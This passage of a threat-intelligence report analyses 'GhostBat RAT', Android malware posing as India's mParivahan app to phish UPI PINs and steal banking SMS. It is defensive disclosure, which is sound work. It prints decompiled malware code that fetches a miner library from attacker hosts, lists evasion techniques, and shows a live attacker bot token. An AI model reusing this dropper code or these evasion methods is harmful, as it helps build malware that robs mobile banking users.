# GhostBat RAT: Inside the Resurgence of RTO-Themed Android Malware

⋮ 10/14/2025


## Executive Summary

Cyble Research and Intelligence Labs (CRIL) observed a notable rise in Android malware campaigns masquerading as the Indian RTO (Regional Transport Office) applications and target Indian users to steal sensitive information.

The malware spreads mainly through WhatsApp messages and SMS containing shortened URLs that appear as the RTO app, mParivahan, which redirect to GitHub-hosted APKs, and via compromised websites.

Once installed, the malware uses phishing pages to capture banking credentials and UPI PINs, while also exfiltrating SMS messages containing banking-related keywords.



Certain variants of the malware include cryptocurrency mining capabilities. In addition, device registration is carried out through a Telegram bot named GhostBatRat_bot, linking the malware campaign to the “GhostBat RAT” moniker.

## Key Takeaways

- The malware is distributed through WhatsApp, SMS with shortened URLs, GitHub-hosted APKs, and compromised websites, highlighting diverse infection vectors.
- It then implements multi-stage droppers, ZIP header manipulation, and heavy string obfuscation to bypass antivirus detection and reverse engineering.
- The campaign was observed using native libraries (.so) to dynamically resolve API calls and deploy payloads, including banking credential stealers and cryptocurrency miners.

- The malware deploys phishing pages mimicking the mParivahan app, prompting users for mobile numbers, vehicle details, and UPI payments.
- All SMS messages containing banking-related keywords are exfiltrated to Command and Control (C&C) servers, while incoming SMS messages may be forwarded or uploaded to attackers for OTP harvesting.
- Device registration is performed via a Telegram bot (GhostBatRat_bot), linking the malware campaign to the “GhostBat RAT” moniker.

## Overview

In July 2024, CRIL published an analysis detailing Android malware that impersonates RTO applications designed to steal contacts and SMS messages from infected devices. As we continued to monitor these developments, we observed a resurgence of similar campaigns, again leveraging the RTO theme to distribute Android malware.

Once again, threat actors were propagating these malicious APKs mainly through WhatsApp (see Figure 1) or via SMS messages containing shortened URLs that redirect to GitHub-hosted links (see Figure 2).

Cyble Vision


Some of the examples of these distribution methods are shown below:





*Figure 1 – Malicious APKs circulating on WhatsApp*





*Figure 2 – Malicious short URLs distributed via Smishing*

From September 2025 to the present, we have identified **over 40 distinct Android malware samples**. These applications employ various anti-analysis techniques, including ZIP header manipulation, custom packers, and anti-emulation mechanisms.

Despite differences in packing and obfuscation methods, **all variants ultimately deliver the same malicious mParivahan application**, whose dropper includes a cryptominer and an infostealer designed to exfiltrate banking information.

Once installed, the app prompts users to perform an "update," which requests SMS-related permissions and triggers phishing activities targeting banking credentials (see Figure 3).





*Figure 3 – Phishing activity implemented by the malware to steal UPI PIN*

During our analysis of samples from this campaign, CRIL observed that most of them used the same Telegram bot, *bot6751695148:AAHEYUWDN0BKvpvSycVHp_2kcXPhfeZk75o*, for device registration.

This bot corresponds to the Telegram account *GhostBatRat_bot*, suggesting that the threat actor may be referring to the malware delivered via this campaign as "GhostBat RAT" (see Figure 4).

```
{
  "ok": true,
  "result": {
    "id": 6751695148,
    "is_bot": true,
    "first_name": "GhostBat Rat 🚀",
    "username": "GhostBatRat_bot",
    "can_join_groups": true,
    "can_read_all_group_messages": false,
    "supports_inline_queries": false,
    "can_connect_to_business": false,
    "has_main_web_app": false
  }
}
```


*Figure 4 – Telegram Bot metadata*

The implementation of multi-layered dropper mechanisms, combined with string obfuscation, significantly enhanced the malware's ability to evade detection. At the time of analysis, several samples were detected by a few engines on VirusTotal (see Figure 5).





*Figure 5 – Low VT detection*

The Technical Analysis section provides a comprehensive breakdown of this malware and how it operates to compromise victims.

## Technical Analysis

The GhostBat RAT samples included multi-stage dropper workflows, native binary packing, deliberate corruption/manipulation of ZIP headers, runtime anti-emulation checks, and heavy string obfuscation, complicating reverse engineering.

**Zip Header Manipulation**

A majority of samples associated with this campaign had deliberately manipulated ZIP headers to hinder reverse engineering tools (see Figure 6).





*Figure 6 – Tool indicating zip header manipulation*

The threat actors modified the central directory and local file headers by altering the compression method value to "STORE", resulting in failed APK decompilation attempts (see Figure 7).





*Figure 7 – JADX error for invalid zip header*

**Three-Stage Mining Dropper Execution**

GhostBat RAT exhibited a consistent three-stage dropper across most samples. For this analysis, we examined the sample *SHA-256 98991cd9557116b7942925d9c96378b224ad12e2746ac383752b261c31e02a1f*.

After installation, the initial dropper performs an anti-emulation check by validating the device's architecture and manufacturer; if it detects x86 or x86_64, the malware terminates its process to avoid running in an emulated environment.

Additionally, the malware has also implemented heavy string obfuscations, where the strings are obfuscated into long numbers (See Figure 8).


*Figure 8 – Malware implemented anti-emulation techniques*

Once the malware verifies it is not running on any emulator, it reads an encrypted file from the app's assets and decrypts it using the XOR algorithm.

The dropper then loads the decrypted component with DexClassLoader and runs a method from the second-stage payload (see Figures 9 and 10).

*Figure 9 – Initial stage dropper routine to deploy the second-stage payload*





*Figure 10 – Decrypted second-stage payload*

The second-stage payload reads an encrypted file from the app's assets, derives an AES key from the SHA-1 hash of the encrypted file's name (first 16 bytes), decrypts the file, and loads the resulting content into classes.zip, which contains the third-stage payload (See Figure 11).





*Figure 11 – Third-stage payload decryption*

The third-stage payload serves as the final payload of the initial dropper application. This stage includes an embedded mining module (See Figure 12) and implements a session-based mechanism to install the malicious APK file (See Figure 13).

```
public class f5LZ7DO5oP7geMUt28 implements Callable {
    @Override // java.util.concurrent.Callable
    /* renamed from: YFaTt6ZYQ2HVncKlIU */
    public File call() {
        String str = "libmine-" + (Build.CPU_ABI.equals("armeabi-v7a") ? "arm32.so" : "arm64.so");
        File file = new File(App.YFaTt6ZYQ2HVncKlIU.getFilesDir(), str);
        SharedPreferences sharedPreferences = App.YFaTt6ZYQ2HVncKlIU.getSharedPreferences("EXECUTABLE_PREF_NAME", 0);
        if (sharedPreferences.getBoolean("KEY_EXECUTABLE_DOWNLOADED", false) && file.exists()) {
            Log.i("MinerExecutableDownload", "binary already download. returning...");
            return file;
        }
        String[] strArr = {"https://accessor.fud2026.com/", "https://fud2026.com/"};
        IOException iOException = null;
        int i = 0;
        while (i < 2) {
            String str2 = strArr[i] + str;
            Log.i("MinerExecutableDownload", "Trying to download binary from " + str2);
            try {
                HttpURLConnection httpURLConnection = (HttpURLConnection) new URL(str2).openConnection();
                httpURLConnection.setRequestMethod("GET");
                httpURLConnection.connect();
                if (httpURLConnection.getResponseCode() != 200) {
                    throw new IOException("url gives non 200 response code: " + str2);
                }
                InputStream inputStream = httpURLConnection.getInputStream();
                FileOutputStream fileOutputStream = new FileOutputStream(file);
                byte[] bArr = new byte[4096];
                while (true) {
                    int read = inputStream.read(bArr);
                    if (read == -1) {
                        fileOutputStream.close();
                        inputStream.close();
                        Log.i("MinerExecutableDownload", "Download successful from " + str2);
                        sharedPreferences.edit().putBoolean("KEY_EXECUTABLE_DOWNLOADED", true).commit();
                        return file;
```

*Figure 12 – Downloading miner library*

```
public static /* synthetic */ void nIsua832mWxA6GHW31(Context context, IntentSender intentSender, String str, String str2, boolean z, File file) {
    try {
        PackageInstaller.Session session = (PackageInstaller.Session) YFaTt6ZYQ2HVncKlIU.invoke(null, context, intentSender, str, str2.getBytes(StandardCharse
    } catch (Exception e) {
        throw new RuntimeException(e);
    }
}
```

*Figure 13 – Session-based installation*

**Implementation of the Native packer**

A few other malicious samples (*d3bfcb0fc5cb22a4ba033a38d0cf402bf82bbbc2ab6c8c7481096edd0ccf1563*), aside from the dropper described earlier, were observed using a native library to install the final payload.

The final stage follows the same multi-stage dropper pattern but relies on heavily obfuscated native code to deliver different payloads.

The samples load and execute a .so library that uses XOR-based decryption to construct various API call names. Those API names are built in memory and then resolved and invoked at runtime via JNI (for example, using FindClass and related methods). Figure 14 illustrates the decryption routine implemented inside the native library.





*Figure 14 – First-stage payload native implementation*

The first-stage .so library decrypts a file present in the APK's assets — like the dropper described earlier — but instead of creating a DEX, it stores a native .so binary and loads it with the System.load function.

The second-stage native library uses the same XOR-based decryption to extract and load the final payload. This library is responsible for installing the primary malicious APK, which steals banking credentials and can also perform cryptocurrency mining.

**mParivahan Malicious Application Installation**

When the final dropper initiates installation of the mPairvahan malicious app, it presents a fake Google Play update page. If the user taps the update button, the malware opens a download page, prompts the user to enable installation from untrusted sources, and then installs the application once that permission is granted. (see Figure 15)





*Figure 15 – Malicious application installation flow*

After installation, the malware requests SMS-related permissions and then displays a mParivahan phishing page asking users to enter their mobile number and vehicle details.

As the user interacts with the page and enables the permissions notifications, the malware also registers the device with a Telegram bot. (see Figures 16 and 17)





*Figure 16 – Malware prompting the victim to grant permissions and loading a phishing page*





*Figure 17 – Device registration on Telegram Bot*

The app then displays a page asking the user to pay ₹1 to verify ownership. If the victim taps “Pay now,” the malware presents a fake UPI payment interface and subsequently a counterfeit UPI PIN entry page. This phishing flow tricks the victim into submitting their PIN, which the malware forwards to a Firebase endpoint. (see Figures 18 and 19)

